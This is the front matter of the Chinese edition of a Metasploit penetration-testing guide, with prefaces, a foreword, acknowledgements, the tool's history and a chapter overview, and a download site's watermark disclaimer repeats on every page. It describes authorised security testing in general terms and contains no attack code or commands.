免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

Broadview®
www.broadview.com.cn
博文视点·IT出版旗舰品牌
技术凝聚实力·专业创新出版

"The best guide to the Metasploit Framework"
—— HD Moore, Metasploit项目创始人

Metasploit框架软件使得安全漏洞的挖掘、利用和共享变得非常快速和便捷。尽管Metasploit目前已经被安全技术人员们广泛普遍使用，但该工具对初学者而言还难以很快上手掌握。《Metasploit渗透测试指南》填补了这一鸿沟，能够教你如何使用Metasploit实施渗透测试的各个环节，并让你能够和庞大的Metasploit贡献者社区进行更好地交互。当你建立起渗透测试的基础之后，你可以学到在Metasploit框架中对应的组件、接口与模块，并进行模拟的渗透攻击。你将进一步了解到高级的渗透测试技术，包括网络侦察与探测、客户端攻击、无线攻击、和针对性的社会工程学攻击。

本书将教你如何进行：

- 发现和攻击缺乏维护、错误配置和未打补丁的系统；
- 进行网络侦察，搜索关于目标系统有价值的情报信息；
- 绕过反病毒技术，挫败安全控制措施；
- 在Metasploit中集成Nmap、NeXpose和Nessus进行自动漏洞发现；
- 使用Meterpreter Shell从网络内部发起进一步攻击；
- 利用Metasploit独立功能程序、第三方工具和插件；
- 编写你自己的Meterpreter后渗透攻击模块和脚本。

你还会进一步了解到如何对0 day安全漏洞进行渗透代码开发，编写模糊测试器，将已有渗透代码移植到Metasploit中，以及如何来掩踪灭迹。

无论你的目标是加固你自己网络的安全性，还是对别人的网络进行渗透测试，《Metasploit渗透测试指南》都将能够带领你达到并超越你的目标。

上架建议：网络安全

no starch press

策划编辑：毕　宁
责任编辑：许　艳
封面设计：侯士卿

ISBN 978-7-121-15487-4
9 787121 154874 >
定价：59.00元

本书贴有激光防伪标志，凡没有防伪标志者，属盗版图书。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

译 者 序

本书介绍 Metasploit——近年来最强大、最流行和最有发展前途的开源渗透测试平台软件，以及基于 Metasploit 进行网络渗透测试与安全漏洞研究分析的技术、流程和方法。Metasploit 从 2004 年横空出世之后，立即引起了整个安全社区的高度关注，作为“黑马”很快就排进安全社区流行软件的五强之列。Metasploit 不仅为渗透测试的初学者提供了一款简单易用、功能强大的软件，对于职业的渗透测试工程师而言更是在他们的“兵器库”中增加了一件神器，此外 Metasploit 也已经成为安全社区进行软件安全漏洞分析研究与开发的一个通用平台。现在，安全社区中的漏洞利用程序往往以 Metasploit 模块方式进行发布，大量的书籍（如著名的《黑客大曝光》系列，国内的《Oday 安全：软件漏洞分析技术（第 2 版）》等）也都采用 Metasploit 作为案例讲解分析的基本工具。毋庸置疑，Metasploit 已经是安全社区一个灿烂的“明星”，成为一款安全社区各个层次的技术人员都爱不释手的软件。

本书虽不是第一本介绍 Metasploit 软件的书籍（第一本是由 Syngress 在 2007 年出版的

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

Metasploit Toolkit for Penetration Testing, Exploit Development, and Vulnerability Research，但内容组织很差，大部分内容直接照搬一些公开的 Metasploit 文档，Amazon 上都是一星和二星的负面评价），却是第一本真正能够全面且深入地展示 Metasploit 在网络渗透测试和漏洞研究方面强大能力的指南书籍。一方面 Metasploit 在 2007 年之后的 v3.0 中重新设计并用 Ruby 语言完全重写，进一步提升了它作为网络渗透测试和漏洞研究框架平台性软件的功能与号召力；另一方面，来自著名黑客团队 Offensive Security 的本书作者们拥有丰富的网络渗透测试、安全漏洞研究与渗透软件开发的实践经验，他们对网络渗透攻击的基本理论、实施流程，以及 Metasploit 软件和相关工具的使用与开发都非常熟悉和了解，在这本书中，他们不仅仅对利用 Metasploit 来实施网络渗透测试的各个流程环节进行了细致流畅的描述和案例讲解，还结合他们的实际经验展示了如何在 Metasploit 平台基础上扩展开发模块，以解决一些实际情况中遇到的渗透测试需求。因此，本书不仅能够逐步引导网络渗透测试的入门读者了解 Metasploit 的基本框架，并且结合 Metasploit 软件的功能进行案例讲解，从而使读者能够理解和掌握渗透攻击的基本原理、流程方法与实践技能；而且也能为一些较高水平的读者提供 Metasploit 功能的实际参考手册，以及进一步扩展 Metasploit 完成实际需求的方法指引。正因为如此，本书也获得了 Metasploit 项目发起人、著名黑客 H. D. Moore 的好评，并专门为本书撰写了序言。

在本书正式出版之前，译者团队——清华大学信息与网络安全实验室狩猎女神科研小组就一直在渗透测试与漏洞分析技术的学习、探索和研究中使用 Metasploit 框架软件，并于今年 5 月份开始规划撰写一本向国内读者全面介绍 Metasploit 的原创书。然而到 6 月份我们就关注到 Offensive Security 黑客团队创作的 Metasploit 书籍马上要于 7 月份出版，而且和我们之前所规划的原创书目标基本一致，同时我们对 Offensive Security 黑客团队之前维护的“Metasploit 揭秘”在线教程质量非常认可，因此对他们出版 Metasploit 书籍的质量与市场销售前景非常看好，所以选择将此书推荐给电子工业出版社进行引进翻译，电子工业出版社也很顺利地与外方出版社签订了版权引进协议。令我们意想不到的是，本书在 Amazon 上的市场销售表现甚至超过了我们的预期，在 7 月份本书出版后的相当长一段时间内，都占据了 Amazon“安全与加密”类技术书籍的销量冠军宝座，直到让位于 8 月份出版的凯文·米特尼克自传。

H.D. Moore 在为本书撰写的序言中说：“为 Metasploit 写一本书根本就是一种自虐行为：完成的一章刚刚经过了试读，可能它里面的内容就已经过时了”。为了尽快让国内读者阅读到这本“新鲜出炉”极具影响力的 Metasploit 参考指南，译者团队在接受出版社的翻译任务之后，就“马不停蹄”地开始了翻译工作，由于我们对 Metasploit 有较多的了解与实践经验，书籍专业内容

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

方面并没有给我们带来太多障碍，并且正值学校暑假，因此译者团队投入了充分的时间来保障翻译质量，在书籍翻译所要达到的“信、达、雅”目标中，我们自信能够基本达到前两个目标：对于“信”，我们在分配翻译任务时考虑了每位译者的技术优势和关注点，来保证对翻译内容的技术掌控，从而能够忠实地描述出原书作者期望传递给读者的技术知识。在翻译过程中，对于不太确认的一些疑问点，我们对 Metasploit 软件进行了实验验证，并将发现的几个原作者由于疏忽而引入的错误通过出版社提交给原作者进行勘误；对于“达”，我们在翻译之前对全书出现的技术词汇进行了整理与翻译对照，统一全书对关键技术词汇的翻译，并在初译结束之后，由诸葛建伟对全书内容进行语句修改、润色与审校，完成修改之后的初稿又由各自负责的译者进行试读、修改与格式调整，最后由诸葛建伟与电子社编辑进行全书通读、审校与文字修改，通过认真负责的翻译与审校，应能保证最终译稿的达意。而对于翻译的最高境界“雅”，作为具有很强时效性需求的技术类书籍，译者团队在权衡之后，还是选择更加注重在确保前两项翻译质量目标的前提下尽快完成译稿，从而让本书能更快与国内读者见面，因此在翻译的“雅”上会有所欠缺，敬请读者谅解。

本书的读者群主要是网络与系统安全领域的技术爱好者与学生，渗透测试与漏洞分析研究方面的安全从业人员，由于 Metasploit 在国外安全社区中已经成为事实上的渗透测试与漏洞分析平台，相信国内也会有很多对此书感兴趣的读者。在本书翻译过程中，译者发现国内安全社区对本书非常关注，并对中文版的尽早问世给予了很高的期望，也有两位热心人士计划自愿进行翻译，并分享给社区。然而由于本书是具有版权的发行作品，因此译者善意提醒了他们可能存在侵权法律的问题，也告知他们译者团队在当时已经完成了全部章节的初稿翻译并已进入审校阶段，所以他们非常配合地放弃了重复翻译的想法。而这次小风波也反映了国内安全社区对本书的期待，也促使译者团队尽快完成书稿的翻译与审校，为国内读者献上一本具有良好翻译质量的 Metasploit 经典作品。

客观而言，本书也还存在着一些不足之处，比如没有包含目前非常热门的 Web 应用渗透攻击测试与漏洞分析内容，渗透技术方面没有紧跟发展潮流（如 VoIP、SCADA、移动平台等热点攻击技术），没有引入真实的渗透测试案例，以说明 Metasploit 在实际网络渗透测试中的实用性等。当然，“瑕不掩瑜”，这并不妨碍本书能够成为一本优秀的网络渗透测试专业书籍，这也为我们进一步开发出更加全面深入的原创书提供了空间，而译者团队在充分吸收本书技术精华之后，仍有计划推出基于最新发布的 Metasploit v4.0，分别面向渗透测试技术人员、漏洞研究与利用技术人员的 Metasploit 宝典姊妹篇，敬请国内感兴趣的读者们给予关注。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

本书翻译工作的具体分工是：诸葛建伟译序、前言和第 1、2、13、14、15、17 章，王珩译第 3、4、5、7、9 章，孙松柏译第 10、11、16 章和附录 B，李聪译第 6 章，陈力波译第 8 章，田繁译第 12 章与附录 A。全书内容由诸葛建伟进行全面、仔细的统稿与审校。

在本书的版权引进和翻译过程中，电子工业出版社的策划编辑毕宁给予了我们非常大的支持，编辑许艳、顾慧芳在编辑工作方面付出了辛勤的劳动。在此，一并表示深切的谢意。

诸葛建伟

2011 年 8 月于北京清华园

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

推　荐　序

IT 是一个非常复杂和混沌的领域，充斥着各种已经半死不活的过时技术和数量更多的新系统、新软件和新协议。保护现在的企业网络不能仅仅依靠补丁管理、防火墙和用户培训，而更需要周期性地对网络中的安全防御机制进行真实环境下的验证与评估，以确定哪些是有效的哪些是缺失的，而这就是渗透测试所要完成的目标。

渗透测试是一项非常具有挑战性的工作。你拿着客户付的钱，却像犯罪者那样去思考，使用你所掌握的各种“游击”战术，在一个高度复杂的防御网络中找出最为薄弱的环节，来实施致命一击。在渗透测试中，你能够发现的事情可能是既让你的雇主惊奇，又让他烦恼：从他的服务器可以被攻陷并架设色情网站，到公司业务可以被实施大规模的欺诈与犯罪行为。

渗透测试过程需要绕过目标组织的安全防御阵线，探测出系统中存在的弱点。一次成功的渗透测试可能获取到一些敏感数据，而这通常是安全体系结构审查或漏洞评估所无法找出的，典型的发现包括共享口令、非法外联的网络，以及一些被发掘曝光的隐私信息。由马虎草率的

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

系统管理员和匆匆赶工完成的系统部署会造成各种各样的安全问题，经常会对一个组织造成严重的安全威胁，然而对应的解决方案与计划措施可能还积压在系统管理员冗长的 TO-DO 列表中。渗透测试可以将这些被忽略的问题及时揭示出来，让目标组织更加清晰地了解到在防御一次真正的入侵时哪些问题更需要被立即解决。

渗透测试者会接触到一个公司中最敏感的资源，他们也会访问到公司中最关键的区域，而如果有人针对这些资源和区域进行一些邪恶的攻击行为，那将给这个公司带来极其严重的负面后果。仅仅一个神秘出现的数据包就可能导致整个工厂停工，从而造成每小时数百万美元的损失；被作为攻击跳板时没有察觉并向有关部门进行通报，也可能导致最后遭遇到警方令人不自在且难堪的问询。医疗系统是一个甚至连非常有经验的渗透测试师都不太乐意进行测试的领域，没有人愿意承担这个领域一些系统故障的后果责任：比如由于 OpenVMS 大型机系统故障导致将患者的血型搞混，或者由于运行 Windows XP 的一台 X 光机内存破坏对患者进行超辐射量的扫描。最为关键的系统经常也是最为脆弱的，没有几个系统管理员愿意关闭一台核心数据库服务器来安装安全补丁从而承担业务中断的风险。

在利用潜在攻击路径和造成损害的风险中进行权衡是所有渗透测试师都必须掌握的技能，这个过程不仅仅依赖于对渗透工具和技术的了解，也取决于对目标组织业务流程的深入理解，以及对其中最脆弱环节的定位能力。

在本书中，你将从四位安全专家的视角来认识渗透测试，而他们拥有不同的背景与技术专长，其中有在企业安全架构方面拥有丰富经验的安全专家，也有熟知安全漏洞挖掘和渗透代码开发地下经济链的资深黑客。在市面上已经有一些关于渗透测试与安全评估技术的书籍，也有一些完全聚焦于某种工具的实践参考书。而这本书尝试在这两者之间取得平衡，既覆盖了一些基础的工具和技术，同时又展示了如何实施一次渗透测试的方法与经验。有经验的渗透测试者可以从基于最新渗透测试执行标准的方法论中得到一些启示，而新接触渗透测试领域的新手们不仅仅能够看到关于如何入门的参考指南，也可以了解到哪些技术步骤是关键的、为什么重要，以及在整个渗透测试流程中的位置。

本书是专注于 Metasploit 渗透测试框架软件的专题指南。Metasploit 开源平台提供了一个包含大量通用可靠并且经常更新的渗透攻击代码库，同时也为编写新的渗透工具及自动化渗透测试过程提供了一个完整的研究与开发环境。本书还介绍了 Metasploit Express 和 Metasploit Pro——Metasploit 框架中商业化的两个同胞姐妹，她们为如何进行一次自动化的大规模渗透测试提供了独树一帜的能力。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

Metasploit 框架在代码的反复无常上是“声名狼藉”的，它的代码库每天被一个核心的开发团队和数百位来自社区的贡献者更新数十次。在我看来，为 Metasploit 写一本书根本就是一种自虐行为：完成的一章刚刚经过了试读，可能它里面的内容就已经过时了。然而，作者们接受了这项艰巨的任务，并成功地让这本书在到达读者手中时，内容还仍然是适用的。

Metasploit 开发团队也参与了这本书的评审，以确保对代码的最新修改能够精确地反映到书中，而最终的评审结果是：这本书对 Metasploit 框架软件的“零日”覆盖已经达到了人力的极限了。我们可以很负责任地说——这是现今已有最好的 Metasploit 框架软件参考指南。我们希望本书能够在你的工作中发挥价值，并且是指导你在渗透测试技术道路上不断探索前行的一本优秀参考指南。

HD Moore

Metasploit 项目创始人

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

作 者 序

Metasploit 框架跻身信息安全职业者们最广泛使用的工具软件行列已经相当长时间了，但是除了源码本身和在博客上的一些评论之外，有价值的文档却一直非常少。这种状态在 Offensive-Security 团队开发了“Metasploit 揭秘”在线教程之后得到了显著改观。在这部教程上线之后不久，No Starch 出版社就联系我们探讨扩展“Metasploit 揭秘”教程来编写一本参考书的可行性。

而这本书就是设计来让你了解 Metasploit 的输入/输出，以及如何极致地发挥 Metasploit 框架能力的。而我们的章节内容覆盖也是经过深思熟虑和精心选择的——我们不会覆盖到每个参数或渗透攻击模块，但我们会让你了解必须掌握的基础技术，以及现在和将来如何使用 Metasploit 的方法。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

当我们开始写作本书时，我们得到 Metasploit 项目创始人 HD Moore 的一次善意提醒。在和 HD 的一次关于开发我们的“Metasploit 揭秘”在线教程的谈话中，我们中的一位对他说了一句：“我想教程质量会很好的”。对于这句漫不经心的自我评价，HD 仅仅回应了一句“那就确保好的质量吧”。然后这就是我们尝试对本书所期望达到的效果了。

作为一个团队，我们都是富有经验的渗透测试师，每天都在使用 Metasploit 框架系统性地挫败安全控制措施、绕过防御机制，并攻击系统。我们写作此书的目的是帮助读者能够成为具备能力的渗透测试师。HD 对高质量的关注和追求也在 Metasploit 框架中得到了非常显著的体现，我们也期望能够在本书中达到与之相匹配的程度。而我们到底完成得如何，这将由你们来判断。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

致　　谢

我们要对许多人致以谢意，首先是那些辛勤工作并为社区提供了如此一款优秀软件的勇士们。特别的感谢致以 Metasploit 开发团队：HD Moore, James Lee, David D. Rude II, Tod Beardsley, Jonathan Cran, Stephen Fewer, Joshua Drake, Mario Ceballos, Ramon Valle, Patrick Webster, Efrain Torres, Alexandre Maloteaux, Wei Chen, Steve Tornio, Nathan Keltner, Chris Gates, Carlos Perez, Matt Weeks 和 Raphael Mudge。另外一个额外的感谢给 Carlos Perez，他帮助我们编写了 Meterpreter 脚本章节的部分内容。

非常感谢 Scott White，本书的技术评审，感谢他令人敬畏的工作态度。

谢谢 Offensive-Security 团队将我们团结在一起，Offensive-Security 团队的座右铭“Try Harder”经常激励和折磨我们的灵魂（包括邪恶的 ryujin）。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

我们还有许多信息安全社区的同仁们要去感谢，但要感谢的人实在太多了，难以在此一一列举，而且遗漏某人的几率很高。所以我们对安全社区中的所有朋友们表示感谢，致以我们所有人最为热烈的拥抱。

一个非常特殊的致谢送给 No Starch 出版社全体同仁们，感谢他们为本书出版所做出的难以衡量的努力工作。Bill、Alison、Travis 和 Tyler，与你们和 No Starch 出版社幕后工作的所有人共同工作，我们非常高兴！

最后，非常非常感谢我们的家庭，我们都已经结婚而且一半都已经有了孩子，我们花了太多的时间在键盘上，而没有足够的时间和他们在一起。对于我们的家庭，谢谢你们的理解，我们将马上回报你们——等我们搞定下一行代码，或找出这个内存破坏的源头，或 svn 更新完代码，或把这个 Fuzz 测试跑起来，或……

个人特别致谢

Dave（Twitter: @dave_rel1k）：我将本书（我的那部分工作）献给我可爱的妻子 Erin，她忍受了我在深夜中不断地敲击键盘。献给我的三个孩子，他们让我同时年轻和老成。献给我的父亲 Jim 和母亲 Janna，以及继母 Deb，谢谢他们和我在一起并培养我成才。感谢 Jim、Dookie 和 Muts 在本书中付出的辛勤工作，以及成为我的好朋友。感谢我在 Offensive-Security 团队中的好友：Chris“Logan”Hadnagy、我的兄弟 Shawn Sullivan，以及我在 Diebold 公司的同事们。感谢我的好朋友 HD Moore，他对安全业界的专注和投入给我们很多启示。感谢在我生活中的所有朋友，谢谢 Scott Angelo 给我一个机会并信任我。最后，感谢上帝，没有他，这世上没有人能够存在。

Devon（@dookie2000ca）：感谢我美丽且包容的妻子，她不但支持还鼓励了我的技术狂热，你不仅仅是我的灵感与动力的源泉，如果没有你在这些事务中为我考虑，我将永远不可能取得任何成绩。感谢我的合作者，谢谢你们信任我这个新人并接受我入伙。特别要感谢 Mati，不仅仅是组建了这支欢乐的乐队，还给我提供了机会。

Muts（@backtracklinux）：特别感谢本书的合作者，他们对本书投入的时间和热情真是令人鼓舞。我将 Jim、Devon 和 Dave 看作最好的朋友和在安全领域最好的伙伴。

Jim（@_Elwood_）：谢谢 Matteo、Chris “Logan”和所有 Offensive-Security 团队的伙伴们。另外也很感谢 Robert、Matt、Chris 和我在 StrikeForce 的同事们。谢谢我的好妻子 Melissa：你在你手中拿着的这本书是证明我之前并非有意逃避家务劳动的证据。感谢 Jack 和 Joe，请不要在妈妈面前揭发我告诉她我正在工作的时候是在和你们一起玩游戏，你们三个人是我生命中最重要的人。最后感谢我的合作者 Mati、Devon 和 Dave：谢谢你们让我把名字署在书上——我真的是在逃避家务。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

前　言

想象一下在不久的将来，一位攻击者决定要攻击一家跨国企业的数字资产，目标是从花费数百万美元构建的安全防御基础设施中挖掘出价值数亿的知识产权。攻击者很娴熟地祭出“神器”——最新版本 Metasploit，在攻破目标组织的网络边界防御之后，他找到了一个“软肋”，并有条不紊地实施一系列渗透攻击，但是直到他已经攻陷了网络中每一个角落之后，好戏才刚刚上演。他在系统之间神出鬼没，寻找核心业务组件，而企业仍然在按部就班地运营，没人能够察觉到他的存在。弹指之间，他让数百万美元的安全防御设施灰飞烟灭，将公司最敏感的知识产权数据手到擒来。

恭喜你完成了一次漂亮的工作，你已经展示出真正的业务影响后果，现在是写报告和收钱的时候了。令人称奇的是，现今的渗透测试者就已经处在上面场景中所描述的假想敌手角色，应那些需要高度安全等级的企业所邀请，来实施合法的攻击。欢迎来到渗透测试的神奇世界。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

为什么进行渗透测试

企业在保护关键基础设施的安全计划中投入了数百万美元，来找出防护盔甲的缝隙，防止敏感数据外泄。而渗透测试是能够识别出这些安全计划中的系统弱点与不足之处的一种最为有效的技术方式。通过尝试挫败安全控制措施并绕开防御机制，渗透测试师能够找出攻击者可能攻陷企业安全计划、并对企业带来严重破坏后果的方法。

当你在阅读本书时，请记住你并不是非要攻陷哪个或者哪些系统，你的目标是以一种安全和受控的方式，来展示攻击者如何可以对一个组织造成严重破坏，并影响它的业务盈利、维持声望和保护客户的能力。

为什么是 Metasploit

Metasploit 并不仅仅是一个工具软件，它是为自动化地实施经典的、常规的，或复杂新颖的攻击提供基础设施支持的一个完整框架平台。它使你可以将精力集中在渗透测试过程中那些独特的方面上，以及如何识别信息安全计划的弱点上。

当你通过逐章阅读本书并建立起一个完整全面的渗透测试方法体系的同时，你可以看到如何在你的渗透测试过程中以多种方式来使用 Metasploit 框架软件。Metasploit 能够让你通过选择它的渗透攻击模块、攻击载荷和编码器来轻易实施一次渗透攻击，也可以更进一步编写并执行更为复杂的攻击技术。在本书中，我们也会介绍几个基于 Metasploit 框架所构建的第三方工具——其中一些是由本书作者所编写的。我们的目标是让你充分熟悉 Metasploit 框架，为你展示一些高级的攻击技术，并确保你能够可靠地应用这些技术。我们希望你能够像我们编写过程中一样享受这本书。进入游戏，让我们开始玩吧！

Metasploit 发展简史

Metasploit 最初是由 HD Moore 所开发和孕育的，当时 HD 只是一个安全公司的雇员，当他意识到他的绝大多数时间是在用来验证和处理那些公开发布的渗透代码时，他便开始为编写和开发渗透代码构建一个灵活且可维护的框架平台， 2003 年 10 月他发布了他的第一个基于 Perl 语言的 Metasploit 版本，当时一共集成了 11 个渗透攻击模块。

HD 于 2004 年 4 月发布了完全重写后的 Metasploit 2.0，这个版本包含了 19 个渗透攻击模块和超过 27 个攻击载荷。在这次发布之后不久，Matt Miller（Skape）加入了 Metasploit 开发团队，随着项目逐步获得关注，Metasploit 框架也获得了来自信息安全社区的大量代码贡献，并很快成为一个渗透测试与攻击的必备工具。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

在使用Ruby编程语言进行了一次完全重写之后，Metasploit团队在2007年发布了Metasploit 3.0。Metasploit框架从Perl到Ruby的移植整整花了18个月，结果造就了超过15万行的新代码。随着3.0版本的发布，Metasploit在安全社区取得了更加广泛的用户群，并在代码贡献方面也得到了快速的发展。

2009年秋季，Metasploit被漏洞扫描领域的一家领军企业Rapid7公司收购，Rapid7公司允许HD来招募一支团队，专注于Metasploit框架的开发。自从被收购之后，Metasploit上的代码更新比任何人所预期的都要快得多。Rapid7公司在Metasploit框架的基础上也发布了两款商业版本：Metasploit Express和Metasploit Pro。Metasploit Express是一个带有GUI界面的轻量级Metasploit框架软件，并增加了一些额外的功能，包括报告生成和其他一些很有用的特性。Metasploit Pro则是Metasploit Express的扩展版本，能够支持以团队协作方式实施的渗透测试过程，并拥有如一键创建VPN通道等很多有用的特性。

关于本书

本书的设计目标是为你传授从Metasploit基础到渗透攻击高级技术的所有知识和技能，我们的目的是为初学者提供一本有用的指南教程，为职业的渗透测试者提供一本参考索引，然而我们不会总是牵着你的手前行。编程知识是在渗透测试领域中必须具备的，本书中的很多例子都会使用Ruby或者Python编程语言，虽然我们建议你去学习并掌握像Ruby或Python这样一类的编程语言，来帮助你进行更高级的渗透攻击和攻击定制开发，但对于阅读本书来讲编程知识不是必需的。

当你逐渐熟悉Metasploit之后，你会发现：Metasploit框架是一项经常更新，并拥有一些新的特性、渗透代码和攻击的技术。本书在编写时，Metasploit中的知识也在不停地更新，没有一本书能够跟上如此快速开发的脚步，因此我们更加关注于基础，因为一旦你理解了Metasploit如何工作，你就有能力自己快速地去了解和掌握Metasploit框架的更新内容了。

本书内容

这本书如何才能帮助你入门并让你的技能登上一个新的台阶呢？每个章节都设计成以前一个章节作为阶梯，这样可以帮助你从零开始来建立起作为渗透测试者的基本技能。

- 第1章："渗透测试技术基础"，帮你建立起关于渗透测试的方法论。
- 第2章："Metasploit基础"，引领你认识Metasploit框架中的各种工具。
- 第3章："情报搜集"，为你展示在渗透测试侦察阶段利用Metasploit搜集情报信息的不同方法。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

- 第 4 章："漏洞扫描"，指导你如何发现安全漏洞并充分利用漏洞扫描技术。
- 第 5 章："渗透攻击之旅"，带你进入渗透攻击的世界。
- 第 6 章："Meterpreter"，让你见识后渗透攻击阶段的瑞士军刀——Meterpreter。
- 第 7 章："免杀技术"，关注对杀毒软件进行逃逸的底层技术概念。
- 第 8 章："客户端渗透攻击"，为你展示客户端渗透攻击和浏览器安全漏洞。
- 第 9 章："Metasploit 辅助模块"，带你了解辅助模块的多样化能力。
- 第 10 章："社会工程学工具包"，这是你在社会工程学攻击中使用 SET 的参考指南。
- 第 11 章："Fast-Track"，为你全面剖析 Fast-Track——一个自动化的渗透测试框架软件。
